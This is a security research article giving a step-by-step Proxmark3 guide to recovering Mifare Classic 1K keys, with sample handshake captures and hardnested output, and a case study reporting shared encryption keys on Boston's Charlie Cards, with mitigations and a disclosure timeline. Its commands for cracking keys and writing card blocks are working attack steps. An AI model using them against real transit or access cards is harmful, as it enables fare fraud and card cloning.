Cracking Mifare Classic 1K: RFID, Charlie Cards, and Free Subway Rides

By Will Enright
Original research conducted in conjunction with Tom Hay

# Introduction


RFID tags are a popular and versatile solution for numerous interesting technical applications, including hotel door keys, employee ID badges, and inventory tracking systems. A number of varied hardware implementations provide developers with options regarding cost, functionality, and of course, security. In this article, we will be taking a look at one particular type of RFID card, the Mifare Classic 1K, and its application in the world of public transportation. Mifare Classic cards became very popular and widespread in the last 10 years due to their simplicity and low cost. Although this technology is now known to provide very little meaningful security due to weak cryptographic algorithms and "security by obscurity", numerous transit systems around the world rely on it for their contactless cards, including those in London, Mexico City, and Boston. In the first section, we will walk through hardware requirements and each step for attacking a Mifare Classic card. Then we talk about Charlie Cards specifically, issues we found with their implementation, and some potential security controls that could be implemented to protect them.

Security research into this technology and its use in transit systems is nothing new. Large bodies of research[1,2,3,4] and well-established tools allow for reliable exploitation of these cards on commercially available hardware. This article aims to provide two things: a comprehensive step-by-step guide on exploiting Mifare Classic 1K cards, and a case-study on Boston's Charlie Cards that expands on existing published research on their implementation to reveal some serious security issues.

# Mifare Classic 1K

MiFare classic is the most basic of the MiFare cards. It has had many vulnerabilities reported over the years[1,4,9,11], including predictable random number generation which leads to easy key cracking. Although some of these issues have been patched by manufacturers, Classic 1K cards are still susceptible to brute force and nested authentication attacks that significantly reduce the amount of effort needed to discover encryption keys for any given card.

The Mifare Classic authentication protocol can be seen in the following graphic:


Tag
Reader
0 anti-c(uid)
1 auth(block)
2 picks n_T
3 n_T
4 $ks_1 \leftarrow cipher(K, uid, n_T)$
$ks_1 \leftarrow cipher(K, uid, n_T)$
5 picks n_R
6 $ks_2, ks_3 \ldots \leftarrow cipher(K, uid, n_T, n_R)$
7 $n_R \oplus ks_1, suc^2(n_T) \oplus ks_2$
8 $ks_2, ks_3 \ldots \leftarrow cipher(K, uid, n_T, n_R)$
9 $suc^3(n_T) \oplus ks_3$

These cards have their memory organized into 16 memory sectors. Each sector consists of 64 bytes, divided into 4 distinct blocks. Each sector has two distinct encryption keys: A and B. Each of these keys can be configured to allow for reading and/or writing of the relevant sector. In addition to multiple keys, the MiFare classic provides the additional security of nested authentication. Nested authentication is when the authentication protocol for one set of keys is encrypted by a set of keys already used for an earlier authentication, with the intention of making it harder to determine keys by recording exchanged values.

# Cracking the Card

The ultimate goal when attacking a Mifare card, or any RFID card, is to achieve read/write access on the contents of the card's memory. From here it would be possible to clone a card, write arbitrary values (such as stored subway credits), and, if you're lucky, modify arbitrary cards using the same service. It is necessary to recover at least some of a card's encryption keys in order to achieve this level of access. For older cards, known exploits may allow this process to be performed completely offline. For recent cards with updated firmware, it becomes necessary to record legitimate transactions with authenticated readers before any feasible attack is possible.

## The Proxmark3

We will be using a Proxmark3 to attack our Mifare cards. The Proxmark3 is an open-source hardware platform and software framework that provides a general-purpose RFID tool capable of interfacing with a number of common RFID card technologies and exploiting many known vulnerabilities. A number of independent hardware manufacturers make it available for purchase for anywhere between $100 and $500. We will utilize a high-frequency antenna and a number of tools and scripts included with the Proxmark. No additional hardware is required.

Start by connecting to the Proxmark3:

```
sudo ./client/proxmark3 /dev/ttyACM0
```

Once you have an active session on the Proxmark, functionality is divided by the hardware and technology you are targeting. For our purposes, Mifare cards use high frequency communication, so all our commands will be prefixed by **hf**. Commands to access Mifare specific functionality will be followed by **mf**. If the functionality of any commands used is unclear, a quick reference is available for most categories: **hf mf help**

## Check for default keys and weak RNG

The first step when looking at a given card should be to identify exactly what technology is being used, if the card is vulnerable to any known issues, and if any default keys are being used. As mentioned above, in the case of Mifare Classic 1K cards, those produced more than 10 years ago likely contain a weak pseudo-random number generator. This can be exploited by the Proxmark to trivially recover a card's private keys. The weak RNG was quickly patched by most card manufacturers, so it is unlikely, but not unheard of, for vulnerable cards to still be in circulation.

There are two main exploits made possible by bugs and weak RNG in older cards. The first, called the Dark-Side attack[9,10], leverages the weak encryption scheme and bits leaked by the card to recover a single key with relative efficiency. The second, called the Nested attack[11,12], leverages the nested nature of card sector authentication, a bug in the implementation, and one known sector key to quickly recover all other encryption keys for a given card.

Identify a card next to the reader. This will indicate the technology used as well as if the card contains a weak RNG:

```
hf search
```

Check for the use of default Mifare card keys:

```
hf mf chk * ?
```

Check a particular set of keys for all sectors:

```
hf mf chk * ? [key_value_1] [key_value_2] ...
```

Check a particular set of keys for a specific sector:

```
hf mf chk [sector] [A/B] [key_value_1] [key_value_2] ...
```

Attempt Dark-Side attack to recover private keys:
(Will only work for cards with weak RNG)

```
hf mf mifare
```

Attempt Nested[11,12] attack to recover subsequent keys:
(Will only work for cards with weak RNG)

```
hf mf nested 1 [sector] [key_A/B] [known_key_val]
```

## If the card does not have weak RNG

In this case, the only feasible way to crack a key is to record and analyze a handshake with a legitimate reader that already knows the key. In the handshake protocol detailed above, there are four exchanged values that we care about: **NT**, **NR**, **AR**, and **AT**. Due to weaknesses in the protocol and encryption algorithm, these values, combined with the UID of a given card, can be used to reconstruct a valid private key.

Identify the Classic 1K card on the reader:

```
hf 14a reader
```

Proxmark3 has a snoop mode that can be used to record and dump all RFID traffic, including the handshake that we are looking for.

Put the proxmark3 into snoop mode:

```
hf 14a snoop
```

Hold the antenna stable with the card and present to the authentic reader. It is important to keep the reader as stable as possible relevant to the card and reader in order to get the strongest read possible. To return from snoop mode, press the button on the Proxmark.

Print all captured messages to the terminal:

```
hf 14a list
```


Alternatively, the following method can be used to sniff traffic live in the terminal:

```
hf mf sniff
```

## Extract the handshake values from the capture

Tracking down the relevant handshake in a large capture file can be tricky. Luckily there are a couple features you can look for to help track down the right messages.

The following is a snippet from a capture with the handshake highlighted:




```
82286400 |   82307264 | Tag | 5a ea!  51  9b  e3 8b!  b9  07  b7 5c! a9!  21 d6!  a0  fc  e2 |     |
         |            |     |95! 9a!                                                         | !crc|
82414092 |   82418796 | Rdr | 1b  ca  7d 3d!                                                 | !crc|

82423616 |   82428288 | Tag |ba!  80 2c!  53                                                 |     |
82441740 |   82451052 | Rdr |3b!  5b 67! 25!  b7  28  78 85!                                 | !crc|
82452288 |   82456960 | Tag |f7!  a1  65  22                                                 |     |

82466060 |   82470828 | Rdr | 8e  76  21  19                                                 | !crc|
82472000 |   82492864 | Tag | 93 f2!  b9 f7! e8!  35  5a  de  b4  df  7b  78 7e!  87 f0! 75! |     |
         |            |     | 89 c5!                                                         | !crc|
```

The handshake can always be identified by the following sequence: 8 bytes from the tag (NT), 16 bytes from the reader (NR + AR), 8 bytes from the tag (AT)

It is likely that, without an ideal environment, bit read errors will be common when attempting to capture a handshake. Exclamation points in the capture indicate bit read errors. Captures with read errors in the first 8 bytes are almost certainly not viable. It is important to note that the remaining bytes from the reader and tag will always display bit errors because the parity bit is encrypted with the data and cannot be verified by the Proxmark. The easiest way to verify there are no bit errors in the later bytes is to proceed to the next step and see if it works. In our experience, it could take numerous attempts before a full handshake is recorded without any bit errors.

A valid capture with no bit errors:



```
97032992 |   97037728 | Tag | 9b  48  16  02                                          |     |
97051116 |   97060492 | Rdr |99! 2a!  8c  fe db!  9a eb!  2f                            | !crc| ?
97061680 |   97066416 | Tag | [redacted]                                              |     |

UID:  [redacted]
NT:   9b481602
NR:   992a8cfe
AR:   db9aeb2f
AT:   [redacted]
```


## Use [NT, NR, AR, AT] values extracted from capture data to derive the first key

The Proxmark code base includes a tool called **mfkey64** that, given the UID and all values passed in the authentication handshake, can recreate a valid key stream and derive a valid key with extreme efficiency. Since the UID is public, and all other values are passed in plaintext during the handshake, this method can be used to quickly retrieve an initial key value. The derived key will be associated with whatever sector the authenticated reader was requesting at the time of packet capture.

Extract the first valid key using the captured values:

```
./tools/mfkey/mfkey64 [CARD_UID] [NT] [NR] [AR] [AT]
```

An example execution of mfkey64. It should return with a key almost instantaneously:



```
will@will-XPS-13-9360:~/Documents/proxmark3_alt/proxmark3/tools/mfkey$ ./mfkey64
 [redacted] 9b481602 992a8cfe db9aeb2f [redacted]
MIFARE Classic key recovery - based on 64 bits of keystream
Recover key from only one complete authentication!

Recovering key for:
   uid: [redacted]
    nt: 9b481602
  {nr}: 992a8cfe
  {ar}: db9aeb2f
  {at}: [redacted]

LFSR successors of the tag challenge:
  nt' : 1cfea899
  nt'': 3ab8f2d4
Time spent in lfsr_recovery64(): 0.06 seconds

Keystream used to generate {ar} and {at}:
   ks2: c76443b6
   ks3: 454514d2

Found Key: [3060[redacted]
```


Verify the extracted key using one of key check commands above. Many implementations use the same key for numerous sectors.

## Use HardNested to crack the rest of the keys

Once the first key has been recovered, the HardNested tool on the Proxmark can be used to discover any remaining keys on the card:

```
hf mf hardnested [known_key_block] [known_key_type] [known_key] [target_block] [target_key_type]
```

The hardnested tool utilizes pre-calculated state tables to efficiently brute-force unknown keys, meaning that this process can take 4GB+ of memory to run on your host. In our experience, these tables were not included in precompiled versions of the Proxmark3 library. Compile the source yourself to ensure the "hardnested" directory containing the tables is present adjacent to the client binary.



```
proxmark3> hf mf hardnested 0 A 3060[redacted] 0 B
--target block no:  0, target key type:B, known target key: 0x000000000000 (not set), file action: none, Slow: No, Tests: 0
Using AVX2 SIMD core.


 time    | #nonces | Activity                                                | expected to brute force
         |         |                                                         | #states         | time
------------------------------------------------------------------------------------------------------
       0 |       0 | Start using 4 threads and AVX2 SIMD core                |                 |
       0 |       0 | Brute force benchmark: 649 million (2^29.3) keys/s      | 140737488355328 |    3d
       1 |       0 | Using 235 precalculated bitflip state tables            | 140737488355328 |    3d
       4 |     112 | Apply bit flip properties                               |     53994434560 |   83s
       5 |     224 | Apply bit flip properties                               |      8719483904 |   13s
       6 |     336 | Apply bit flip properties                               |      5404932608 |    8s
       7 |     448 | Apply bit flip properties                               |      5093910528 |    8s
       7 |     560 | Apply bit flip properties                               |      5093910528 |    8s
       8 |     671 | Apply bit flip properties                               |      5093910528 |    8s
       9 |     782 | Apply bit flip properties                               |      5093910528 |    8s
      10 |     893 | Apply bit flip properties                               |      5093910528 |    8s
      10 |    1001 | Apply bit flip properties                               |      5093910528 |    8s
      11 |    1112 | Apply bit flip properties                               |      5093910528 |    8s
      12 |    1221 | Apply bit flip properties                               |      5093910528 |    8s
      14 |    1332 | Apply Sum property. Sum(a0) = 144                       |       211801920 |    0s
      14 |    1439 | Apply bit flip properties                               |       211801920 |    0s
      15 |    1548 | Apply bit flip properties                               |       211801920 |    0s
      16 |    1658 | Apply bit flip properties                               |       211801920 |    0s
      16 |    1658 | (Ignoring Sum(a8) properties)                           |       211801920 |    0s
      17 |    1658 | Starting brute force...                                 |       211801920 |    0s
      17 |    1658 | Brute force phase completed. Key found: f1b9[redacted]  |               0 |    0s
proxmark3>
```

The whole brute-forcing process should not take more than a minute or two on a basic host machine for a single key, assuming everything is working properly. Since there are up to 32 unique keys on the card, you may need to repeat the hardnested attack up to 31 times for sectors with unknown keys. After recovering a new key, check it against all sectors to prevent unnecessary work.

## Once you have all the keys that you need

Read the data from a particular block:

```
hf mf rdbl [block] [A/B] [key]
```

Read all the data for a particular sector:

```
hf mf rdsc [sector] [A/B] [key]
```

Write a specific block with your own data:

```
hf mf wrbl [block_num] [key_type] [key] [block data]
```

Case Study: Charlie Cards

Charlie Card is the name of the RFID transit card used for the Massachusetts Bay Transportation Authority (MBTA), or the "T", the network of subway and bus services in Boston. Leveraging the Mifare Classic 1K hardware, these function like any other RFID transit card, allowing riders to store monetary value via automated kiosks and simply tap their card when they enter turnstiles or board busses. The MBTA has had highly-publicized security vulnerabilities in the past. In 2008, a group of MIT students published an exposé focusing on physical security and Charlie Tickets, the magnetic-strip ticket equivalent of Charlie Cards. In their presentation[3], they demonstrated the ability to trivially write arbitrary monetary values to tickets using commercially available hardware. While they touched on the possibility of vulnerabilities surrounding Charlie Cards inherent to the hardware they are implemented on, to our knowledge no one has published details surrounding issues with their actual implementation.

The body of existing vulnerabilities and research into the MBTA's security inspired our own research, with the goal of exploring the security of Charlie Cards. We wanted to see how the security of the cards held up when compared to the tickets, ten years on from the disclosure that exposed how vulnerable these systems can be. Following the steps above, we were able to crack our personal Charlie Cards to achieve full access to the contents and get an idea of how the MBTA's ticketing system actually works.

What we found demonstrates a less-than-secure implementation of RFID technology, reflecting many of the same flaws previously found in Charlie Tickets. The structure and purpose of data blocks within Charlie Cards is complex and not publicly documented, but we were able to identify sections that contained both a record of past transactions and the current stored value. For security reasons, we are not including technical details on the data format of the cards. It appears the MBTA is using a non-centralized approach similar to the tickets, relying on card integrity when determining stored value. This is not to say that there are no security measures in place, as unknown bytes could include checksums, and it's possible that card values are also stored on a central server. However, there's one concerning finding that has implications for widespread exploitation: all Charlie Cards use the same encryption keys. The set of keys we were able to recover from our first test card could be used to achieve full read/write access on any other tested Charlie Card.

The recovered set of keys, and the inclusion of the value on the cards, could lead to a number of interesting applications. A lone attacker could use hardware like the Proxmark3 to update the stored value on their own card, assuming it is as simple as updating the number value on the card. To avoid legality questions during our testing, we never attempted to use any cards with illegitimately modified values. Therefore, we were unable to verify whether modifying the value bytes alone was sufficient, or if there were additional hashes or checksums that needed to be forged. However, even if additional hash values were required, it would almost certainly be possible to simply clone the state of a Charlie Card already containing legitimately stored value. This state could simply be restored at a later date, with all legitimate hashes still intact. Several public mobile apps already have the ability, when provided with the proper sector keys, to read and write Mifare cards by leveraging mobile NFC technology. Because the keys are universal for all Charlie Cards, it would be relatively simple to develop and distribute a mobile app that leveraged these keys to automate overwriting stored value or restoring old states for any Charlie Card.

There are a number of security measures that might be in place or could be added to protect Charlie Cards going forward. As mentioned above, reader-generated hashes could be included with the stored value on the card to ensure that only a trusted reader (MBTA kiosk/turnstile) could update the value on a card. This hash would then be checked for any transaction. Other researchers have reported that this kind of enforcement may already be in place, where students making illegitimate value changes resulted in a card being "marked" and the authorities being contacted. However, this kind of check will not help in instances where an entire card's memory state, value and hash included, is cloned and restored. The only complete solution that retains the use of the Mifare Classic cards is to have a centralized database mapping specific cards to their stored values. In this way, cards would simply have some unique identifier that is used by a reader in a database lookup, and an attacker would not have an opportunity to modify any values. For either solution, Charlie Cards should not have static, global encryption keys. Instead, keys could be dynamically generated based on a card's UID and some secret, such that each Charlie Card has a unique set of keys. Then it would not be possible to distribute keys and allow anyone to modify the contents of their card. And finally, of course, the Mifare Classic 1K cards could be replaced with newer hardware that implements a proper encryption scheme, although a change like this would be expensive, complex, and time-consuming to implement for a pre-existing transit system.

Overall, ten years on, there's no indication that the security of this system has improved. With the MBTA planning to roll out the upgraded Automated Fare Collection (AFC) 2.0 by the end of 2021[8], it is unclear how much longer these issues will remain a threat. But until a new system is adopted and there is no more legacy support for old card technologies, these issues are something that the MBTA, and its riders, should keep in mind the next time they pull out their Charlie Card.

# References

[1] Garcia, Flavio D. (2008). Dismantling MiFare Classic [PowerPoint Slides] Retrieved from https://pdfs.semanticscholar.org/eca8/cc4401e5efc55a60f1d2649ecd69c81f9e81.pdf

[2] Liu, Y., Gu, D., Li, B., & Qu, B. (2013). Legitimate-reader-only attack on MIFARE Classic. Mathematical and Computer Modelling, 58 (1-2), 219-226.

[3] Ryan, Russel. Anderson, Zack. Chiesa, Alessandro. (2008). Anatomy of a Subway Hack [PowerPoint Slides] Retrieved from http://tech.mit.edu/V128/N30/subway/Defcon_Presentation.pdf

[4] Nohl, Karsten. Plötz, Henryk. (2008). Reverse-Engineering a Cryptographic RFID Tag. Retrieved from https://www.usenix.org/legacy/events/sec08/tech/full_papers/nohl/nohl.pdf

[5] NXP Semiconductors Technical Staff, MF1S50YYX_V1 MIFARE Classic EV1 1K - Mainstream contactless smart card IC for fast and easy solution development, NCP Semiconductors, 2017.

[6] Evasion of payment of toll or fare, Mass. Gen. Laws ch. 159, § Part I Title XXII.

[7] Use of personal identification of another; identity fraud; penalty; restitution, Mass. Gen. Laws ch. 266, § Part IV Title I.

[8] MBTA. (2019, March 6). Automated Fare Collection 2.0. Retrieved from https://www.mbta.com/projects/automated-fare-collection-20-afc-20

[9] Courtois, Nicolas. (2009). The Dark Side of Security by Obscurity. Retrieved from https://eprint.iacr.org/2009/137.pdf

[10] MiFare Classic Universal toolKit [Computer Software]. (2018). Retrieved from https://github.com/nfc-tools/mfcuk

[11] Garcia, Flavio D. (2009). Wirelessly Pickpocketing a Mifare Classic Card. Retrieved from https://ieeexplore.ieee.org/document/5207633

[12] Mifare Classic Offline Cracker [Computer Software]. (2018). Retrieved from https://github.com/nfc-tools/mfoc

# Disclosure Timeline

- 04/25/18 - Original findings presented in closed classroom setting
- 08/14/18 - Emailed the following with no response:
  Laurel Paget-Seekins (lpagetseekins@MBTA.com) Director of Fare Policy and Analytics
- 08/24/18 - Emailed the following with no response:
  helpdesk@mbta.com
- 09/05/18 - Emailed the following with no response:
  Eric Browne (ebrowne@mbta.com) Project Manager for Automated Fare Collection
  Lewis Duffie (lduffie@mbta.com) Senior Sys Admin for Fare Collection
  Bill Fang (bfang@mbta.com) Senior Sys Admin for Fare Collection
  William Kingkade (wkingkade@mbta.com) Director of Automated Fare Collection
- 06/25/19 - Final notification email to all addresses listed above

Because the exploits used here leverage only existing, publicly-known vulnerabilities in the hardware (see References section), Mifare was not contacted for disclosure before publication.